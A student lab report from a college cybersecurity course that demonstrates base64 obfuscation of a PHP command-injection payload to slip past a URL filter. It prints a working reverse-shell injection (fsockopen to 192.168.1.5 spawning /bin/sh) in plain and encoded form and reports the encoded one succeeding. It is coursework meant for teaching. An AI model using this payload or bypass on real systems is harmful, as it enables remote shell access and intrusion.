LAB09B: Obfuscating malicious code

[Simon X. Camilo. Cybersecurity Student]

[BHCC CIT-275-WB Professor Philip Kazanjian]

Introduction

There is a filter that prevents attackers from running malicious code that will allow them to run additional malicious code. This document shows how obfuscating code is effective in bypassing some filters.


**What is obfuscation?**

Obfuscation is the technique of making a message difficult to understand, most of the time the code will look like a bunch of random gibberish. Obfuscation is often used to hide information such as confidential documents, passwords, private information, and private messages. In technology, it is often used to hide malicious code, or with the focus of providing privacy and security to the users of the product. Obfuscation is famously used in the tor network, making it one of the main components that allows every user in the network to remain anonymous. It’s also used by some vpns, and many revolutionary privacy and security tools that had started being developed over the past decade.


# Analysis

In this document, the malicious piece of code that is going to be used for this purpose is **path=; php -r '$sock=fsockopen("192.168.1.5",8);exec("/bin/sh -i <&3 >&3 2>&3");'**

As shown in image 1, without obfuscation, attackers can’t run malicious code in the url because it has been filtered.

  
**Image 1**

*Malicious code fails to run, error “can’t access tty; job control turned off”*


  
**Image 2**

*Malicious code fails to run, does not appear in html*

There are many tools that can obfuscate this code. In this document the tool that is going to be used is hosted by Gaijin.at. After pressing encode, the code will look like:

<?php php-r base64\_decode('JHNvY2s9ZnNvY2tvcGVuKCIxOTIuMTY4LjEuNSIsOCk7ZXhlYygiL2Jpbi9zaCAtaSA8JjMgPiYzIDI+JjMiKTs=') ?>

As shown in Image 2, obfuscation was able to bypass this filter, and the malicious code was able to run succesfully.

  
**Image 2**

*Obfuscated malicious code successfully runs*

# Conclusion

Obfuscation can be very effective and hard to respond against, and it can be easily decoded even by the tools used to host and develop the web server. Because of this, stronger methods are needed to protect a website from attackers.

References

Obfuscation - dictionary definition. (2014, August 18). Retrieved March 01, 2021, from <https://www.vocabulary.com/dictionary/obfuscation>

Php obfuscator. (2018, December 27). Retrieved March 01, 2021, from <https://www.gaijin.at/en/tools/php-obfuscator>